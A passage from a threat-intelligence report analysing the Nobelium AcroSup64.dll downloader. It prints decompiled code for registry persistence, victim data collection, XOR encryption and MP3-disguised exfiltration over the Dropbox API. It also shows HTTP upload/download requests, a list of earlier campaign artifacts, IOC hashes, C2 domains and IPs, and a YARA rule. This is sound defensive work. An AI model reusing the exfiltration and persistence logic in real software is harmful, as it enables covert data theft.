        format_string((__int64)&Filename, (__int64)"%s\\%s");
        v22 = strrchr(&PathName, '\\');
        v23 = v22;
        v24 = v22 ? strlen(v22, 260ui64) : 0i64;
        memset(v23, 0, v24);
        format_string((__int64)&PathName, (__int64)"%s\\%s");
        result = CopyFileA(&Filename, &PathName, 0);
        if ( result )
        {
            v25 = strrchr(&Filename, '\\');
            v26 = v25;
            if ( v25 )
                v27 = strlen(v25, 260ui64);
            else
                v27 = 0i64;
            memset(v26, 0, v27);

```

Figure 20: Movement of files to %APPDATA%

Later, via a loop, it adds a register key in which it would add the route to obtain persistence in the infected terminal.

```
subkey_1 = subkey;
do // bucle para montar la subkey
{
    v37 = *(_BYTE *) (v0 + 0x18001F1E0i64);
    v0 += 3i64;
    *subkey_1++ = v37;
}
while ( v0 < 135 );
result = RegOpenKeyExA(HKEY_CURRENT_USER, (LPCSTR)subkey, 0, 0x20006u, &phkResult);
if ( !result )
{
    v38 = lstrlenA(&PathName);
    RegSetValueExA(phkResult, (LPCSTR)value, 0, 1u, (const BYTE *)&PathName, 2 * v38 + 2); // Inserta en la clave de registro la ruta
    result = RegCloseKey(phkResult);
}
```

Figure 21: Creation of persistence in HKCU

The next request made by the malware is to the Dropbox cloud: content.dropboxapi.com:

```
POST /2/files/upload HTTP/1.1
Authorization: Bearer sl.</p>
Content-Type: application/octet-stream
Dropbox-API-Arg: { "path": "/Rock_65c56713159f20d3e51c04e53ae217f.mp3","mode": "overwrite","autorename": true,"mute": false,"strict_c
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4864.133 Safari/537.36
Host: content.dropboxapi.com
Content-Length: 96
Cache-Control: no-cache

ID3.....#TSS..... .`emv~.`...m..oo.....x`....m.. ;? @ME3.99.5UUUUUUUUUUUUUUUUUUUUUUUUUUUUUU.UHTTP/1.1 200 OK
```

Figure 22: POST “Upload” request to Dropbox

In the request we can observe the route of a file in the heading “Dropbox-API-Arg”:

Rock beb47b4715d735c9672940f2ef4a624b.mp3

We can also observe a chain at the end, starting with “ID3.....#TSSE” and ending with repeated “U” characters. This is the structure that the .mp3 files follow, as can be seen in the following image:




Figure 23: Example of the archive structure .mp3

In the malware logic, we can see this behaviour in the “main_loop” function.

```
memset(&buffer_file, 0, 260ui64);
format_string(&buffer_file, "/%s_%s%s", "Rock");
stego_id3_exfilt(buffer_salida, buffer_size_salida, buffer_entrada, buffer_size_entrada[0]);
Http_Communication_send_info((__int64)&access_token, buffer_salida, buffer_size_salida, (__int64)&buffer_file);
```

Figure 24: Example of the archive structure .mp3

First it reserves 260 bytes of memory and accesses the “format_string” function. This function renames the buffer as “Rock_” followed by a chain of 32 hexadecimal characters. The creation of this identifier is not initialised in the code, so it could be the case that the malware does so dynamically, but during the analysis it has not been possible to verify this extreme.

“Main_loop” then starts preparing the information the group wants to exfiltrate. The information sought for exfiltration is “UserName” and “ComputerName” formatted as follows “UserName::ComputerName”.

```
format_string((__int64)&access_token, (__int64)"s1%s");
buffer_size_entrada[0] = 260;
memset(Buffer, 0, 260ui64);
memset(&UserName_buffer, 0, 260ui64);
GetUserNameExA(NameSamCompatible, &UserName_buffer, buffer_size_entrada);
GetComputerNameExA(ComputerNameDnsFullyQualified, Buffer, buffer_size_entrada);
format_string((__int64)Buffer, (__int64)"%s::%s");
buffer_entrada = operator new(260ui64);
memset(buffer_entrada, 0, 260ui64);
```

Figure 25: Compilation of data to be exfiltrated

Subsequently, it performs a loop in which it performs and XOR transaction byte by byte to encrypt the information.

```

-
contador = 0i64;
while ( contador < buffer_size_entrada_2 - 1 )// recorre el buffer
{
    v23 = 0;
    clave = (char *)&xmmword_18001F1B8 - contador;
    do
    {
        if ( contador >= buffer_size_entrada_2 )// Sale del bucle
            break;
        ++v23;
        *((_BYTE *)buffer_entrada + contador) ^= clave[contador];// realiza XOR byte a byte
        ++contador;
        v25 = -1i64;
        do
        {
            ++v25;
            while ( *((_BYTE *)&xmmword_18001F1B8 + v25) );
        }
        while ( v23 <= (unsigned __int64)(v25 - 1) );
    }
}

```

Figure 26: Encryption of data via XOR

Finally, based on the function “stego_id3_exfilt” we can observe how it adds the heading the ending of an mp3. file to the buffer.

```

{
    if ( (unsigned __int64)buffer_size_salida >= 0x14 )
    {
        *(_OWORD *)buffer_salida = xmmword_18001F268;// 45535354230000000000004334449h = ESST#.....3DI
        buffer_salida[4] = dword_18001F278; // 0f00h = ..
        goto LABEL_7;
    }
    memset(buffer_salida, 0, buffer_size_salida);
    *errno() = 34;
    if ( v11 >= 0x25 )
    {
        strcpy(v12, "ME3.99.50000000000000000000000000000000");
        return;
    }
    memset(v12, 0, v11);
    *errno() = 34;
}

```

Figure 27: Packaging of information to exfiltrate

The final request the sample makes is similar to the above:

```

POST /2/files/download HTTP/1.1
Authorization: Bearer sl.</p>
Dropbox-API-Arg: { "path": "/Rock_65c56713159f20d3e51c04e53aee217f.mp3.backup"}
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.
Host: content.dropboxapi.com
Content-Length: 0
Cache-Control: no-cache

```

Figure 28: Request POST “Download” to Dropbox

The structure is the same except this time it accesses the /download/ directory, which seems to indicate that it is looking to download a resource. The file to download has the same name and the exfiltrated file, except for the “backup” extension.

There is a function within the main loop that we have renamed “load_modules” This function receives the “.backup.” model, downloaded in the previous request.

```
format_string(v44, "%s.backup", remote_resource);
module = Http_Communication_download((__int64)token_access_1, (__int64)v44, size);
if ( *module != 0x7B && module[22] != '\x0F' && module[23] != '\x0F' && module[24] != '\x0F' )
{
    load_modules(module, size[0], (__int64)v3);
}
```

Figure 29: POST “Download” to Dropbox Request

This function has a similar structure, not to say identical, to DIIMain, allowing the model to suspend a thread, change the context to the management at the start of the model and resume the execution. This mechanism allows the group to execute modular capacities by simply running the “.backup” extension file, and this way compromise your arsenal. This technique does not generate new execution threads but obtains the context of an already active one.




Figure 30: Execution of downloaded modules

Unfortunately, the route is not accessible and it was not possible to access the module in question, therefore the next step of the campaign could not be analysed.

5. Previous Campaigns

This section aims to compare the Nobelium campaigns that have come to light since 2021 with the sample analysed in this report.

According to the sources checked the group has maintained the same entrance vector in all campaigns since 2021 (Microsoft Threat Intelligence Center (MSTIC), 2021).



Figure 31: Entrance vectors used in Nobelium campaigns

The groups sends a spear phishing email to the victim with a HTML file attached, and this file (nicknamed Envyscout by Microsoft) downloads and adds an ISO or IMG file using the HTML Smuggling technique. Within this file container are the artifacts the group use to start the infection.

24/02/2021	
ENVYSCOUT	Invitation.html
CONTAINER	Invitation Document.iso
LNK FILE	Plending forms.lnk
COBALT STRIKE	Graphical_Component.dll
CONTAINER	SMM_Report.img
LNK FILE	Programme outline.lnk
COBALT STRIKE	dxgim.dll

02/03/2021	
ENVYSCOUT	information.html
CONTAINER	topics_of_discussion.iso
CONTAINER	information.iso
COBALT STRIKE	information.exe
COBALT STRIKE	WRAR600.EXE

17/03/2021	
ENVYSCOUT	Reply slip.html
CONTAINER	Reply slip.iso
LNK FILE	Reply slip.rtf.lnk
COBALT STRIKE	desktop.dll

29/03/2021	
ENVYSCOUT	cert.html
CONTAINER	dppy_empty.iso
LNK FILE	information.txt.lnk
COBALT STRIKE	mstu.dll

12/05/2021	
ENVYSCOUT	NV.html
CONTAINER	nv.img
LNK FILE	nv.lnk
BOOMBOX	boom.exe
BAIT	nv.pdf
ENVYSCOUT	nv.html
CONTAINER	NV.img
LNK FILE	NV.lnk
BOOMBOX	boom.exe
2nd PHASE	CertPKIProvider.dll
BAIT	Meeting Info.docx
CONTAINER	Attachment.img
LNK FILE	Attachment.lnk
BOOMBOX	boom.exe
2nd PHASE	NativeCacheSvc.dll

20/05/2021	
ENVYSCOUT	NV.html
CONTAINER	ICA-declass.iso
NATIVEZONE	RtlSvcMicro.dll
2nd PHASE	Wbtr.dll
BAIT	Ica-declass.pdf

22/04/2021	
ENVYSCOUT	attachment.html
CONTAINER	attachment.iso
LNK FILE	attachment.lnk

Figure 32: Artefacts utilizados by Nobelium in campaigns (2021)

18/01/2022		26/04/2022 – Sample analysed	
ENVYSCOUT	FW (2).html	ENVYSCOUT	NV.html
CONTAINER	Ambassador_Absense.docx	CONTAINER	NV.iso
BOOMMIC	javafx_font.dll	LNK FILE	NV.lnk
LEGITIMATE EXE	juchek.exe	-	AcroSup64.dll
BEATDROP	IconCacheService.dll	LEGITIMATE EXE	AcroSup64.exe
MALICIOUS DLL	versions.dll	-	vcruntime140.dll
BEATDROP	Trello.dll	BAIT	61315171.pdf
BEATDROP	msvcr170.dll		
BEATDROP	Trello.dll		

14/02/2022	
ENVYSCOUT	Covid.html
CONTAINER	Covid.iso
LNK FILE	Covid.lnk
COBALT STRIKE	DeleteDateConnectionPosition.dll

14/03/2022	
ENVYSCOUT	-
CONTAINER	inform.iso
LNK FILE	information.lnk
COBALT STRIKE	WinScrollbarForUninitialize.dll

Figure 33: Artefacts used by Nobelium in campaigns (2022)^[7]

Up until April of last year, the group used this attack vector to distribute samples of CobaltStrike. It was not until May 2021 that we saw a change in the procedures, shifting to the distribution of own samples, which [Microsoft](#) [6] named Boombox and Nativezone.

In early 2022, Nobelium resume the phishing campaigns following the same infection method. In this campaign we find two new artifacts in the form of DLL. [Mandiant](#) (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022) has named these downloaders Boommic and Beatdrop.

From April 2022 it seems that the group changed malware again as the samples of *AcroSup.dll* and *vcruntime140.dll* analysed in this report show differences with Boommic and Beatdrop in terms of code and the techniques employed in previous samples.

The following sections summarise the capacities of each of the artifacts that comprise the arsenal of Nobelium to achieve an entrance vector.

5.1.1. BOOMBOX

Boombox es un *downloader* developed in C# that uses the Dropbox API to communicate with the command and control server (C2). First, Boombox compiles the information on the terminal, formats it, encrypts it, hides it in a PDF document and exfiltrates it via Dropbox. Subsequently, the next phase of infection, similarly camouflaged in a PDF document, is downloaded in the %AppData% folder.

5.1.2. Nativezone

Nativezone is a DLL downloader whose function is primarily to call *rundll32.exe*, to execute the real malicious payload. The logic is found in one of the malicious DLL exports.

5.1.3. Beatdrop

Beatdrop is a downloader written in C that uses the Trello API, an administration software for projects to communicate with C2. Beatdrop first loads the *ntdll.dll* library and then suspends a threat and aims to do the same, this way it can bypass the antivirus and the potential analyst tools. It then compiles information from the terminal in a certain format and sends it to C2 to identify the victim. Once the user is identified, it waits to receive the payload with the next phase of the infection.

5.1.4. Boommic

Boommic (also referred to as VaporRage by Microsoft) is another Downloader written in C that is communicated via HTTPS. The execution of Boommic is possible thanks to a legitimate executable file that loads a malicious DLL using the DLL Side-Loading technique.

This malicious DLL has no logic whatsoever, but contains Boommic in its imports, making its execution necessary.

5.1.5. New Artifacts

In the analysis of *AcroSup64.dll* we have shown how the Dropbox API is used to contact with the C2, just like the Boombox malware. A Boombox sample was analysed, (Microsoft Threat Intelligence Center (MSTIC), 2021) showing that it forms the requests to the route *"/2/files/download/"* the same way that *AcroSup64.dll* does.

```
public byte[] DownloadFile(string AccessToken, string DownloadPath)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(this.ContentDomain + "/2/files/download");
    httpWebRequest.Timeout = 120000;
    httpWebRequest.Method = "POST";
    httpWebRequest.Accept = "*/.*";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36";
    httpWebRequest.Headers["Authorization"] = "Bearer " + AccessToken;
    string value = "{ \"path\": \"" + DownloadPath + "\"}";
    httpWebRequest.Headers.Add("Dropbox-API-Arg", value);
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    if (httpWebResponse.StatusCode == HttpStatusCode.OK)
    {
        int num = int.Parse(httpWebResponse.Headers["Original-Content-Length"]);
    }
}
```

Figure 34: Boombox code to contact C2

AcroSup64.dll also camouflages the data to exfiltrate in MP3 format, in a way similar to Boombox using PDF format.

AcroSup64.dll also maintains a relationship with Beatdrop. Both samples kidnap the flow, suspending the thread in execution and changing the context. The difference is that the Beatdrop sample exports a malicious function that contains this logic, while *AcroSup64.dll* executed its code by loading the library.

Finally the use of the DLL Side-Load and the need for an intermediate DLL for the program to function, are features that *AcroSup64.dll* shares with Boommic. Once again, the difference lies in the fact that *AcroSup64.dll* does not execute logic from the exports.

By way of summary, the following table which compares the sample *AcroSup64.dll* with the rest of the artifacts that make up the arsenal of Nobelium for the entrance vector. As shown, *AcroSup64.dll* contains capacities of several of these samples, the product of increased sophistication of campaigns.

		BOOMBOX	BEATDROP	BOOMMIC	AcroSup64.dll
Programming language		.NET	C	C	C
Legitimate exploited API		Dropbox	Trello	Trello	Dropbox
Type of File		EXE	DLL	DLL	DLL
T1033	System Owner/User Discovery		X	X	X
T1036	Masquerading	X	X	X	X
T1041	Exfiltration over C2			X	X
T1055.012	Process Injection: Process Hollowing	X			X
T1547.001	Boot or Logon Autostart Exec.: Reg. Run Keys/Startup Folders		X		X
T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	X	X	X	X
T1548.002	Abuse Elevation Control Mechanism: Bypass UAC				X
T1562.001	Impair Defenses: Disable or Modify Tools		X		X
T1573.001	Encrypted Channel: Symmetric Cryptography			X	X
T1574.002	Hijack Execution Flow: DLL Side-Loading	X	X	X	X

Figure 35: Comparison table for different artifacts of Nobelium

6. References

- [1] Team, Microsoft 365 Defender Research, «Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers,» Microsoft, 18 12 2020. [Online]. Available: microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/. [Last accessed: 10 05 2022].
- [2] Microsoft Threat Intelligence Center (MSTIC), «New sophisticated email-based attack from NOBELIUM,» Microsoft, 27 05 2021. [Online]. Available: <https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/>. [Last accessed: 10 05 2022].
- [3] MDSec Research, «Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams,» MDSec, [Online]. Available: <https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/>. [Last accessed: 10 05 2022].
- [4] «Full DLL Unhooking with C++,» iRed.team, [Online]. Available: <https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++>. [Last accessed: 11 05 2022].
- [5] Dropbox Platform Team, «OAuth Guide,» Developers Dropbox, 07 12 2020. [Online]. Available: <https://developers.dropbox.com/es-es/oauth-guide>. [Last accessed: 10 05 2022].
- [6] Microsoft Threat Intelligence Center (MSTIC), «Breaking down NOBELIUM's latest early-stage toolset,» Microsoft, 28 05 2021. [Online]. Available: <https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/>. [Last accessed: 10 05 2022].
- [7] J. WOLFRAM, S. HAWLEY, T. MCLELLAN, N. SIMONIAN y A. VEJLBY, «Trello From the Other Side: Tracking APT29 Phishing Campaigns,» Mandiant, 28 04 2022. [Online]. Available: <https://www.mandiant.com/resources/tracking-apt29-phishing-campaigns>. [Last accessed: 10 05 2022].

Appendix 1: Indicators of Compromise (IOC)

Sample analysed

Files

File	Hash SHA256
NV.iso	2931c944c166b610bdadf1a26668023db919d6ba35b1193399081474be4bc1f6
NV.lnk	18e0526350e135ee76ef408bc2702f204a576102f8ea5061414d9dc63a563fe5
Acrosup64.dll	3ac8c22eb7c59d35fe49c20f2a0eca06765543dfb15f455a5557af4428066641
61315171.pdf	5fdca439bea2482b7db9fdaa75c7fdf15e4014a82f570a27f09d0e551c528015
Acrosup.exe	E8e63f7cf6c25fb3b93aa55d5745393a34e2a98c5aeacbc42f1362ddf64eb0da

Network connections

Type	URL
C2	http://content.dropboxapi.com/2/files/upload/Rock_65c56713159f20d3e51c04e53aee217f.mp3
C2	http://content.dropboxapi.com/2/files/download/Rock_65c56713159f20d3e51c04e53aee217f.mp3.backup

Previous campaign samples

Files (Microsoft Threat Intelligence Center (MSTIC), 2021) (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022)

File	Hash SHA256
FW (2).html	207132befb085f413480f8af9fdd690ddf5b9d21a9ea0d4a4e75f34f023ad95d
Invitation.html	ca83d7456a49dc5b8fe71007e5ac590842b146dd5c45c9a65fe57e428a8bd7c6
information.html	065e9471fb4425ec0b3a2fd15e1546d66002caca844866b0764cbf837c21a72a
Reply slip.html	f5bc4a9ffc2d33d4f915e41090af71544d84b651fb2444ac91f6e56c1f2c70d5
attachment.html	cfb57906cf9c5e9c91bc4aa065f7997b1b32b88ff76f253a73ee7f6cfd8ff2f
NV.html	279d5ef8f80aba530aaac8afd049fa171704fc703d9cfe337b56639732e8ce11
nv.html	9301e48ea3fa7d39df871f04072ee47b9046d76aa378a1c5697f3b2c14aef1d6
NV.html	f7e8c9d19efd71f5c8217bf12bdd3f6c88d5f56ab65fea02dc2777c5402a18f1
Covid.html	a896c2d16cadcdedd10390c3af3399361914db57bde1673e46180244e806a1d0
cert.html	dcf48223af8bb423a0b6d4a366163b9308e9102764f0e188318a53f18d6abd25
Invitation Document.iso	6e2069758228e8d69f8c0a82a88ca7433a0a71076c9b1cb0d4646ba8236edf23
topics_of_discussion.iso	a45a77ad5c138a149aa71fb323a1e2513e7ac416be263d1783a7db380d06d2fc
information.iso	112f92cfecdc4e177458bc1caebcc4420b5879840f137f249fac360ddac64ddd
dppy_empty.iso	d19ff098fe0f5947e08ec23be27d3a3355e14fb20135d8c4145126caa8be4b05
attachment.iso	98473e1b8f7bedd5cfa3b83dad611db48eee23faec452e62797fb7752228c759

ICA-declass.iso	94786066a64c0eb260a28a2959fcd31d63d175ade8b05ae682d3f6f9b2a5a916
ICA-declass-2.iso	d035d394a82ae1e44b25e273f99eae8e2369da828d6b6fdb95076fd3eb5de142
ICA-declass.iso	2523f94bd4fba4af76f4411fe61084a7e7d80dec163c9ccba9226c80b8b31252
Covid.iso	3cb0d2cff9db85c8e816515ddc380ea73850846317b0bb73ea6145c026276948
inform.iso	34e7482d689429745dd3866caf5ddd5de52a179db7068f6b545ff51542abb76c
Reply slip.iso	873717ea2ea01ae6cd2c2dca9d6f832a316a6e0370071bb4ee6ecff3163f8d18
SMM_Report.img	5f7d08eb2039a9d2e99ebf3d0ef2796b93d0a01e9b8ec403fec8fcdf46448693
nv.img	749bf48a22ca161d86b6e36e71a6817b478a99d935cd721e8bf3dba716224c84
NV.img	e41a7616a3919d883beb1527026281d66e7bcdaff99600e462d36a58f1bdc794
Meeting Info.img	8421950453751b992dad11ceedd637b8134d4dfc0889deeb3bcf8f062b7b7acc
Attachment.img	60e20576b08a24cdaeaabc4849011885fb7517713226e2663031d9533d2187bc
attachment.Ink	3c86859207ac6071220976c52cef99abf18ae37ae702c5d2268948dda370910b
Plending forms.Ink	6866041f93141697ec166fe64e35b00c5fcd5d009500ecf58dd0b7e28764b167
Programme outline.Ink	24caf54e7c3fe308444093f7ac64d6d520c8f44ea4251e09e24931bdb72f5548
Reply slip.rtf.Ink	b81beb17622d4675a1c6f4efb358cc66903366df75eb5911bca725465160bdb6
information.txt.Ink	194f4d1823e93905ee346d7e1fffc256e0befd478735f4b961954df52558c618
reports-2.Ink	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
nv.Ink	eae312c5ec2028a2602c9654be679ecde099b2c0b148f8d71fca43706efe4c76
reports.Ink	48b5fb3fa3ea67c2bc0086c41ec755c39d748a7100d71b81f618e82bf1c479f0
NV.Ink	0585ed374f47d823f8fcb4054ad06980b1fe89f3fa3484558e7d30f7b6e9597
Covid.Ink	fdce78f3acfa557414d3f2c6cf95d18bdb8de1f6ffd3585256dfa682a441ac04
Attachment.Ink	eae312c5ec2028a2602c9654be679ecde099b2c0b148f8d71fca43706efe4c76
information.Ink	e5de12f16af0b174537bbdf779b34a7c66287591323c2ec86845cecd9d57f53
Meeting Info.Ink	244c101f10b722b352faa1160fce05f4e19a2d840b70ef054da26de7dbb0a9da
CertPKIPProvider.dll	b0bfe6a8aa031f7f5972524473f3e404f85520a7553662aaf886055007a57db5
imgmountingservice.dll	2ebbb99b8dae0c7b0931190fa81add987b44d4435dafcf53a9cde0f19bb91398
NativeCacheSvc.dll	136f4083b67bc8dc999eb15bb83042aeb01791fc0b20b5683af6b4ddcf0bbc7d
IconCacheService.dll	95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb0834f9f
javafx_font.dll	8cb64b95931d435e01b835c05c2774b1f66399381b9fa0b3fb8ec07e18f836b0
msvcr170.dll	2f11ca3dcc1d9400e141d8f3ee9a7a0d18e21908e825990f5c22119214fbb2f5
DeleteDateConnectionPosition.dll	6ee1e629494d7b5138386d98bd718b010ee774fe4a4c9d0e069525408bb7b1f7
WinScrollbarForUninitialize.dll	e8da0c4416f4353aad4620b5a83ff84d6d8b9b8a748fdb96d8a4d02a4a1a03c
mstu.dll	1f5a915e75ad96e560cee3e24861cf6f8de299fdf79e1829453defbfe2013239
GraphicalComponent.dll	a4f1f09a2b9bc87de90891da6c0fca28e2f88fd67034648060cef9862af9a3bf
dxgim.dll	292e5b0a12fea4ff3fc02e1f98b7a370f88152ce71fe62670dd2f5edfaab2ff8
desktop.dll	f9a74ac540a6584fc3ba7ccc172f948c6b716ccee313ce1d9e7b735fa2a5687
RtlSvcMicro.dll	6d08b767117a0915fb86857096b4219fd58596b42ccf61462b137432abd3920e

Wbtr.dll	b295c5ad4963bdffa764b93421c3dd512ca6733b79bdf2b99510e7d56a70935
Trello.dll	5f01eb447cb63c40c2d923b15c5ecb5ba47ea72e600797d5d96e228f4cf13f13
Trello-2.dll	8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca
boom.exe	0acb884f2f4cfa75b726cb8290b20328c8ddbcd49f95a1d761b7d131b95bafec
boom.exe	8199f309478e8ed3f03f75e7574a3e9bce09b4423bd7eb08bb5bff03af2b7c27
boom.exe	cf1d992f776421f72eabc31d5afc2f2067ae856f1c9c1d6dc643a67cb9349d8c
information.exe	88c95954800827cb68e1efdacd99093f7f9646d82613039472b5c90e5978444d
WRAR600.EXE	88c95954800827cb68e1efdacd99093f7f9646d82613039472b5c90e5978444d
NV.exe	e8e63f7cf6c25fb3b93aa55d5745393a34e2a98c5aeacbc42f1362ddf64eb0da
AcroSup64.dll	6618a8b55181b1309dc897d57f9c7264e0c07398615a46c2d901dd1aa6b9a6d6
vcruntime140.dll	2028c7deaf1c2a46f3ebbf7bbdf76781d84f9321107d65d9b9dd958e3c88ef5a
documents-2.dll (Cobalt Strike)	ee42ddacbd202008bcc1312e548e1d9ac670dd3d86c999606a3a01d464a2a330
documents.dll (Cobalt Strike)	ee44c0692fd2ab2f01d17ca4b58ca6c7f79388cbc681f885bb17ec946514088c
ICA-declass-2.pdf	7288b7ed63a39f98a196ef735a23c522c63f46d8344dc36fffd1920d32057c55
ica-declass.pdf	7d34f25ad8099bd069c5a04799299f17d127a3866b77ee34ffb59cfd36e29673
Meeting info.docx	d37347f47bb8c7831ae9bb902ed27a6ce85ddd9ba6dd1e963542fd63047b829c
blank.pdf	0622971147486e1900037eff229d921d14f5b51aac7171729b2b66f81cdf6585
state ellection changes.docx	574b7a80d8b9791cb74608bc4a9fcb4e4574fafef8e57bdee340728445ebd16
ICA-declass.pdf	7d34f25ad8099bd069c5a04799299f17d127a3866b77ee34ffb59cfd36e29673
nv.pdf	73ca0485f2c2c8ba95e00188de7f5509304e1c1eb20ed3a238b0aa9674f9104e
Ambassador_Absense .docx	7ff9891f4cfe841233b1e0669c83de4938ce68ffae43afab51d0015c20515f7b

Network connections (Microsoft Threat Intelligence Center (MSTIC), 2021) (WOLFRAM, HAWLEY, MCLELLAN, SIMONIAN, & VEJLBY, 2022)

Type	URL / IP
C2 URL	aimsecurity.net
C2 URL	cdn.theyardservice.com
C2 URL	cdnappservice.firebaseio.com
C2 URL	cityloss.com
C2 URL	content.pcmsar.net
C2 URL	cross-checking.com
C2 URL	dailydews.com
C2 URL	dataplane.theyardservice.com
C2 URL	doggroomingnews.com
C2 URL	email.theyardservice.com
C2 URL	emergencystreet.com
C2 URL	enpport.com

C2 URL	eventbrite-com-default-rtdb.firebaseio.com
C2 URL	financialmarket.org
C2 URL	giftbox4u.com
C2 URL	hanproud.com
C2 URL	holescontracting.com
C2 URL	humanitarian-forum-default-rtdb.firebaseio.com
C2 URL	newsplacec.com
C2 URL	newstepsco.com
C2 URL	pcmsar.net
C2 URL	security-updater-default-rtdb.firebaseio.com
C2 URL	smtp2.theyardservice.com
C2 URL	static.theyardservice.com
C2 URL	stockmarketon.com
C2 URL	stsnews.com
C2 URL	supportcdn-default-rtdb.firebaseio.com
C2 URL	tacomane newspaper.com
C2 URL	techiefly.com
C2 URL	theadminforum.com
C2 URL	theyardservice.com
C2 URL	trendignews.com
C2 URL	usaid.theyardservice.com
C2 URL	worldhomeoutlet.com
C2 URL	cdnappservice.web.app
C2 URL	logicworkservice.web.app
C2 URL	humanitarian-forum.web.app
C2 URL	security-updater.web.app
C2 URL	eventbrite-com-default-rtdb.firebaseio.com
C2 URL	supportcdn.web.app
C2 IP	139.99.167.177
C2 IP	185.158.250.239
C2 IP	195.206.181.169
C2 IP	37.120.247.135
C2 IP	45.135.167.27
C2 IP	51,254,241,158
C2 IP	51.38.85.225

Appendix 2: Yara Detection Rule

```
import "pe"
```

```
rule NOBELIUM_AcroSup {
```

```
  strings:
```

```
    $op1 = "AcroSup"
```

```
    $op2 = ".mp3"
```

```
    $op3 = ".backup"
```

```
    $op4 = "vcruntime140"
```

```
    $exfilt = "%s::%s" ascii wide
```

```
    $s1 = "POST" ascii wide
```

```
    $s2 = ".pdf" ascii wide nocase
```

```
    $s3 = "sl" ascii wide nocase
```

```
    $hex1 = { ?? ?? ?? ?? ?? 48 8B F0 C7 44 24 50 04 01 00 00 33 C0 48 8D BD E0 00 00 00 B9 04 01  
00 00 4C 8D 44 24 50 F3 AA 8D 48 02 48 8D 95 E0 00 00 00 ?? ?? ?? ?? ?? 48 8D 85 E0 00 00 00 4C 89 7C  
24 60 49 83 C8 FF C7 44 24 68 01 23 45 67 C7 44 24 6C 89 AB CD EF C7 44 24 70 FE DC BA 98 C7 44 24 74 76  
54 32 10 0F 1F 40 00 }
```

```
    $hex2 = { 48 8D 95 E0 00 00 00 48 8D 4C 24 60 ?? ?? ?? ?? ?? 48 8D 4C 24 60 ?? ?? ?? ?? ?? B9  
10 00 00 00 ?? ?? ?? ?? ?? 0F 10 45 B8 B9 04 01 00 00 48 8B D8 0F 11 00 ?? ?? ?? ?? ?? 48 8B F8 4C 8B E8 33  
C0 B9 04 01 00 00 F3 AA 8D 78 10 66 66 66 0F 1F 84 00 00 00 00 00 }
```

```
  condition:
```

```
    pe.number_of_exports == 1 and pe.imports("wininet.dll") and pe.imports("secur32.dll") and
```

```
    (all of ($s*) or 3 of ($op*)) and
```

```
    $exfilt and all of ($hex*) and pe.is_dll()
```

```
}
```